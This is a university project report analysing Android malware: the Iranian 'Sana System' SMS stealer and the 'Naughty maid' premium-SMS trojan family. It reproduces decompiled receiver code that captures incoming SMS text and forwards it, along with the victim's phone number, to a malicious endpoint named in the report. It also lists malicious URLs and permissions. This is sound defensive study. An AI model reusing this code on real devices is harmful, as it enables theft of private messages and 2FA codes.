Università di Pisa

Formal Methods For Secure Systems
Project: Malware analysis

Fabio Piras, Giacomo Volpi, Guillaume Quint

Academic Year: 2022/2023

Contents

Chapter 1

Introduction

The aim of this project is to study and analyze the behavior of samples of viruses for Android devices.

The files received were 5, one was a zip file containing an APK and the remaining 4 were without an extension. Following the list of the files:

- `0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6`
- `0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818`
- `0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d`
- `0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab`
- `355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.zip`

The files are name accordingly to their SHA256 digest. After a first analysis it was discovered that the fist 4 files contained malware very similar between them, meanwhile the last one was different (this will be explained in the next chapters). Before moving on, we shall discuss the tools used for our analysis.

- VirusTotal (`https://www.virustotal.com`): this online tool allows to submit APK samples and analyze them with several anti-virus and anti-malware programs. This tool was used to gain precious insights on the malicious software.
- MobSF (`https://mobsf.live`): This tool is used for performing both static and dynamic analysis. This allows users to gain deeper insights on how the software works and how the permissions are used.
- Bytecode Viewer (`https://www.bytecodeviewer.com/`): This tool allows users to disassemble bytecode into a plausible java source code, allowing analysts to scrutinize it.
- apktool (`https://apktool.org/`): This tool allows to decode the apk and obtain the application resources like images, layout templating files and the Java bytecode. It can also be used to invert this process, and build an apk from the resulting resource files.

Chapter 2

Sana System

Sana System is believed to be an Iranian malware targeting Iranian cellphones. The virus logs the victim's phone number and sends it to a remote server. In addition, the virus also reads every incoming SMS message and forwards them to the aforementioned server: this could be used to steal sensitive information like 2FA codes. After doing some online research we discovered an article[1] were it is mentioned that a similar virus with the same app name is installed from a fake minister of justice site where the user also inserts his bank account information under the pretext of showing juridical documents and, after infecting the user phone, sends malicious links to other phone contacts to spread the virus. We are certain that these viruses are different since the one we analyzed does not have any permission to access contacts info and write messages, however, it is important to highlight the stunning similarities in both presentation and SMS handling, as this could be an indication of them being part of the same phishing campaign originating from the same group.

1 VirusTotal

We started by feeding the APK to the VirusTotal tool:




Figure 2.1: Review score of Sana System

As it can be seen, the score of 39 out of 64 shows a very high chance of it being a virus. In general, many of the most popular anti-malware tools, like Avast or Kaspersky, correctly flag this software as malicious, as it can be seen in Fig. 2.2.

In general, the malware is identified as a trojan/smsspy: this is also indicated by the permissions required by the app. As shown in Fig. 2.3 the app requests permission to receive SMS messages and read them. In addition, it requires permission to access the network state and establish internet connections. This can be seen in the manifest Fig 2.4.

Virus total also signaled the presence of some interesting string such as: `"https://eblaqie.org/pishgiri"` and `"//eblaqie.org/ratsms.php?phone="`. In particular

[1] `https://partonews.ir/en/from-the-fraud-of-3000-malware-the-loss-of-several-thousand-people-with-the-fake-sana-system-fata-police-seeing-a-judicial-notification-is-not-money/`

AhnLab-V3	Trojan/Android.Agent.1197741	Alibaba	TrojanSpy:Android/SmsThief.10adaef4
Antiy-AVL	Trojan[Spy]/Android.SmsSpy	Arcabit	Trojan.Generic.D25C777E
Avast	Android:CacoSms-C [Trj]	Avast-Mobile	Android:Evo-gen [Trj]
AVG	Android:CacoSms-C [Trj]	Avira (no cloud)	ANDROID/Piom.FKNG.Gen
BitDefender	Trojan.GenericKD.39614334	BitDefenderFalx	Android.Riskware.SmsSpy.CK
Cynet	Malicious (score: 99)	Cyren	ABRisk.PPPU-0
DrWeb	Android.SmsSpy.10966	Emsisoft	Trojan.GenericKD.39614334 (B)
eScan	Trojan.GenericKD.39614334	ESET-NOD32	A Variant Of Android/Spy.SmsSpy.TN
F-Secure	Malware.ANDROID/Piom.FKNG.Gen	Fortinet	Android/SmsSpy.TN!tr
GData	Trojan.GenericKD.39614334	Google	Detected
Ikarus	Trojan.AndroidOS.SmsSpy	K7GW	Trojan (0058258c1)
Kaspersky	HEUR:Trojan.AndroidOS.Piom.aiuj	Lionic	Trojan.AndroidOS.Piom.C!c
MAX	Malware (ai Score=100)	McAfee	Artemis!5F305B0118DD
McAfee-GW-Edition	Artemis!Trojan	Microsoft	Trojan:AndroidOS/Multiverze
NANO-Antivirus	Trojan.Android.SmsSpy.jpzviy	QuickHeal	Android.aiuj.GEN44477
Sophos	Andr/Xgen-ASK	Symantec	Trojan.Gen.MBT
Symantec Mobile Insight	AppRisk:Generisk	Tencent	A.privacy.InfoStealer
Trellix (FireEye)	Trojan.GenericKD.39614334	Trustlook	Android.Malware.Trojan
VIPRE	Trojan.GenericKD.39614334	Zillya	Trojan.SmsSpy.Android.35236

Figure 2.2: Anti-malware detection

the second one, as we shall see in the next pages, is used to perform a GET operation to a server where the phone number and relative SMS messages are logged.

In addition Virus Total shows us the detected contacted domains, where `eblaqie.org` is present and is the only one reached by the app Fig. 2.5.

2 MobSF

We then proceed by feeding the APK to MobSF and got the header in Fig. 2.6. Due to the exhaustiveness of Virus Total's report, we decided not to show the almost identical results of the static analysis.

Another thing to point out is that `eblaqie.org` is signaled by Maltrail [2], using a publicly available domain blacklist, as a malicious domain and is therefore not to be trusted (Fig. 2.7).

3 Code Analysis

We start this code analysis by looking into the code structure shown in Fig. 2.8 and specifically into `ir.siqe.holo` package highlighted by MobSF in Fig. 2.6 where the main activity is placed. Virus total (Fig. 2.3) also confirms `MainActivity` to be the entry point of the software. The other packages are public libraries and there is no evidence of them being tampered with.

[2] `https://github.com/stamparm/maltrail`

Permissions

⚠android.permission.RECEIVE_SMS

⚠android.permission.READ_SMS

Activities

ir.siqe.holo.MainActivity

ir.siqe.holo.MainActivity2

Receivers

ir.siqe.holo.MyReceiver

Intent Filters By Action

┼ android.intent.action.MAIN

┼ android.provider.Telephony.SMS_RECEIVED

Intent Filters By Category

┼ android.intent.category.LAUNCHER

Interesting Strings

```
http://schemas.android.com/apk/res/android
https://eblaqie.org/pishgiri
https://eblaqie.org/ratsms.php?phone=
https://google.com
```

Figure 2.3: Details highlighted by virus total

```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="31"
android:compileSdkVersionCodename="12" package="realrat.siqe.holo" platformBuildVersionCode="28" platformBuildVersionName="9">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:networkSecurityConfig="@xml/network_security_config"
    android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true" android:theme="@style/AppTheme" android:usesCleartextTraffic="true">
        <receiver android:enabled="true" android:exported="true" android:name="ir.siqe.holo.MyReceiver">
            <intent-filter android:priority="1000">
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
        <activity android:name="ir.siqe.holo.MainActivity2"/>
        <activity android:name="ir.siqe.holo.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Figure 2.4: App manifest

Contacted Domains (9) ⓘ

Domain	Detections	Created	Registrar
android.googleapis.com	0 / 88	2005-01-25	MarkMonitor Inc.
clientservices.googleapis.com	0 / 88	2005-01-25	MarkMonitor Inc.
connectivitycheck.gstatic.com	0 / 88	2008-02-11	MarkMonitor Inc.
eblaqie.org	10 / 88	2022-04-29	Hosting Concepts B.V. d/b/a Registrar.eu
firebaseinstallations.googleapis.com	0 / 88	2005-01-25	MarkMonitor Inc.
gmscompliance-pa.googleapis.com	0 / 88	2005-01-25	MarkMonitor Inc.
gstatic.com	0 / 88	2008-02-11	MarkMonitor Inc.
infinitedata-pa.googleapis.com	0 / 88	2005-01-25	MarkMonitor Inc.
www.googleapis.com	0 / 88	2005-01-25	MarkMonitor Inc.

Figure 2.5: Contacted domains

APP SCORES

Security Score 29/100
Trackers Detection 0/428
MobSF Scorecard

FILE INFORMATION

File Name 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk
Size 2.51MB
MD5 5f305b0118ddebe4573294660c8f7a71
SHA1 95e81f25d6515aae5edec96049aeeb374c5696fb
SHA256 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082

APP INFORMATION

App Name سامانه ثنا
Package Name realrat.siqe.holo
Main Activity ir.siqe.holo.MainActivity
Target SDK 29 Min SDK 21 Max SDK
Android Version Name 1.0 Android Version Code 1

Figure 2.6: Header of MobSF

DOMAIN	STATUS	GEOLOCATION
eblaqie.org	malware **URL:** eblaqie.org **IP:** N/A **Description:** Malicious Domain tagged by Maltrail	No Geolocation information available.

Figure 2.7: Tag of eblaqie.org




Figure 2.8: Package organization

3 .1 MainActivity

`MainActivity` (Fig.2.9) extends `AppCompatActivity` which allows to use newer features of android on older devices and, given the fact that the minimum SDK required to run the software is Android 5.0, allows the use of this app on devices that have no longer received security updates. After the activity is launched, the `onCreate` method is called. `Bundle` is typically used for passing data between various Android activities. After setting the screen presented to the user, the app waits for a text input in the form of a number. Then when the user clicks on the button with id "*go*" there is a check with a regular expression, for matching an iranian telephone number (+98 as prefix), if the number doesn't match, it displays a small popup (Toast) that says *"The mobile number is not valid"* and does nothing else, otherwise asks for permission to read SMS messages and, if granted, calls the method `connect` to log to a remote server the inputted number with a string identifying the new entry, then a new activity starts and the code stream goes to `MainActivity2`.

3 .2 connect

The constructor of the `connect` class in Fig. 2.10 takes as input two strings: the first is reserved for the mobile phone number, the second is reserved for additional information, like *"Installed new target"* in `MainActivity`, or the content of the intercepted SMS, and the third is the context, used for information about an application environment. The method initializes the context of `AndroidNetworking`, that is a third party library built on top of `okHtpp` (`https://square.github.io/okhttp/`), which is present on the package. Then the app performs a GET request to `https://eblaqie.org/ratsms.php` where the phone number and an info string containing for example the text of received sms are passed, in case of a correct response the app does nothing, otherwise try to send the same info to google probably for debugging

Figure 2.9: MainActivity

purposes. We do not know what the server does with the phone number and info received however given the nature of the info field, we hypothesize the server logs the information for stealing sensitive information, like 2FA codes.

Figure 2.10: Connect

3 .3 MainActivity2

The `MainActivity2` (Fig.2.11) code sets up a `WebView` for the following url: `https://eblaqie.org/pishgiri`. There are other methods for error handling, that only record logs, and there's a custom back navigation, that only displays "back to exit" but does nothing. It is important to notice that `pishgiri.org` is a legit site so there is the possibility for the app to load a fake site for banking application, however the fake url has been taken down so it is no longer possible to confirm that.

3 .4 myReceiver

Finally `myReceiver` (Fig.2.12) extends `BroadcastReceiver` which allows the class to inherit methods called when a broadcast message is received, like an SMS. After the phase of message handling in the form of PDUs, which send binary information in 7 bit or 8 bit format, where

Figure 2.11: MainActivity2

the messages are concatenated in a single string, if the string contains the persian word for "night site" the sharedPreferences are updated, otherwise the line terminator is replaced with a space " " and the logging operation to the remote server is performed.

```
public class MyReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        SharedPreferences sharedPreferences = context.getSharedPreferences("info", 0);
        SharedPreferences.Editor edit = sharedPreferences.edit();
        Bundle extras = intent.getExtras();
        String str = com.androidnetworking.BuildConfig.FLAVOR;
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get("pdus");
            int length = objArr.length;
            SmsMessage[] smsMessageArr = new SmsMessage[length];
            for (int i = 0; i < length; i++) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                str = ((str + "\r\n") + smsMessageArr[i].getMessageBody().toString()) + "\r\n";
            }
        }
        if (str.contains("سایت شب")) {
            edit.putString("lock", "off");
            edit.commit();
        }
        if (str.contains("\n")) {
            str = str.replaceAll("\n", " ");
        }
        new connect(sharedPreferences.getString("phone", "0"), str, context);
    }
}
```


Figure 2.12: myReceiver

As a final comment on the virus, there is a high chance for this virus to lead to a fake banking site were usernames and passwords are stolen and then the 2FA code is also stolen through the logging of SMS messages. However, as said before, due to the malicious site being taken down, we cannot confirm our hypothesis.

4 Dynamic analysis

To better understand the actual behavior of the virus and confirm what has been discovered during the static analysis, we performed a dynamic analysis of the malware in a safe and isolated virtual environment. Using an Android Virtual Device from the Android Studio development environment (`https://developer.android.com/studio`), we were able to emulate a Google Pixel 2 phone with Android API 30 (Android 11) running inside QEMU. Once installed, the application presents itself as per Fig. 2.13

Figure 2.13: Sana System application icon



(a) Sana System application main page

(b) inserting a non-iranian number results in an error

(c) request to access SMS messages

Figure 2.14: screenshots from Sana System's execution

After being launched, we get the input form built by the `MainActivity` class, shown in Fig. 2.14a

Inserting a phone number not starting with an iranian prefix results in an error, shown by the pop-up toast message appearing at the bottom of Fig. 2.14b


The first time that a correct number gets inserted, the application requests the permission

to read and write SMS messages, as shown in Fig. 2.14c. Denying it will take us back to the input form.


Allowing the SMS access permission, the application tries to load the phishing web page at the endpoint `/pishgiri` in an embedded WebView, where it presumably presses the victim to insert its credentials.

To see the actual packets sent to the server, we needed to install a custom certificate on the device, which allows a local proxy to intercept all the SSL encrypted traffic. Because applications on Android aren't allowed by default to trust user specified certificates, we had to repackage and resign the apk, changing the trust anchors in the `res/xml/Network_security_config.xml` file. Finally, given that the domain `https://eblaquie.org` doesn't exists anymore, the actual request might not even be made by the client; therefore we employed a custom DNS server on a local network to resolve the domain name to a local honeypot server.


With this setup, we were able to see all the traffic generated by the virus, using Burp Suite's (`https://portswigger.net/burp`) proxy feature.



(a) connection to the phishing site



(b) first connection of a new number to the malicious server



(c) the content of each SMS received gets forwarded to the remote server

Figure 2.15: screenshots from Sana System's execution

The connection to the phishing webpage is a simple GET request to the `/pishgiri` endpoint, as shown in Fig. 2.15a. We cannot be sure that more subpages existed under this fake website. When an iranian phone number gets correctly recognized by the input form, it gets immediately

relayed to the `/ratsms.php` endpoint and tagged as a newly acquired target, as shown in Fig. 2.15b. Using the emulator's features, we were able to simulate the reception of an SMS message which, as we can see in Fig. 2.15c, gets immediately intercepted by the virus, and its content relayed to the same `/ratsms.php` endpoint. The text of the message (*a private sms message*) can be read url-encoded in the `?info=` parameter.

Chapter 3

Naughty maid

Naughty maid is the adult theme app name of the remaining four malware samples analyzed. The objective of the virus is to log to a remote chinese server sensitive information like position and stored files and, in addition, can make the phone subscribe to paid SMS services and cancel the SMS afterwards to hide its malicious behavior.

1 File differences

As previously stated we received four jar files identified by their SHA256 hash:

- `0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6`
- `0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818`
- `0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d`
- `0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab`

To make sure they were part of the same family of viruses, we used a jar compare tool confirming that most of the source files were practically identical. Only `0c05..` presented slightly more differences, mainly in the `AndroidManifest.xml` file, but otherwise remained the same w.r.t. the other files (Fig. 3.1).

From this point forward we will always reference the `0c05..` sample file and its content when speaking about this virus family and, if there will be any differences with the other samples, they will be pointed out.

2 Static Analysis

As with SanaSystem, we firstly fed the obtained APK to virus total and got the following result shown in Fig. 3.2.

All samples scored 35/64 execpt for the `0c40..` file that received a score of 33/59, this indicates that, even if the files are practically the same, even small changes can affect the malware fingerprint which changes its detectability from anti-viruses. In particular a common anti-malware such as MalwareBytes was not able to recognize the software as malicious in every case. As show in Fig. 3.3 the virus is categorized as trojan.smsreg/andr same as the other ones except for 0c40 which is classified as trojan.smsreg/smspay. The first one identifies an app disguised as a legit one with the malicious goal of collecting user and phone data, the second one identifies an app whose goal is to subscribe the phone to premium sms services and hide its functionality by deleting the incoming malicious sms. As previously stated the 4 files




Figure 3.1: jarCompare output




Figure 3.2: Virus total review

are basically the same malware and this difference in categorization implies a high range in malicious activity, this is also implied by the permission required shown in Fig. 3.4.

2 .1 URL and domains

MobSF also indicated the presence of many hardcoded URL and relative domains Fig. 3.5 3.6 3.7 3.8 3.9. Many of them are located in China and, after a quick check with a DNS lookup and an IP lookup tools, it was revealed that other domains not identified by MobSF are located there. Others were misidentified and placed in European countries such as *alog.umeng.com* that was signaled to be hosted in Frankfurt when in reality it resides in Honk Kong at the time of writing this report.

Regarding the URLs, there are too many to be presented in a single list so we decided to

Popular threat label trojan.smsreg/andr **Threat categories** trojan virus pua **Family labels** smsreg andr rootnik

Security vendors' analysis Do you want to automate checks?

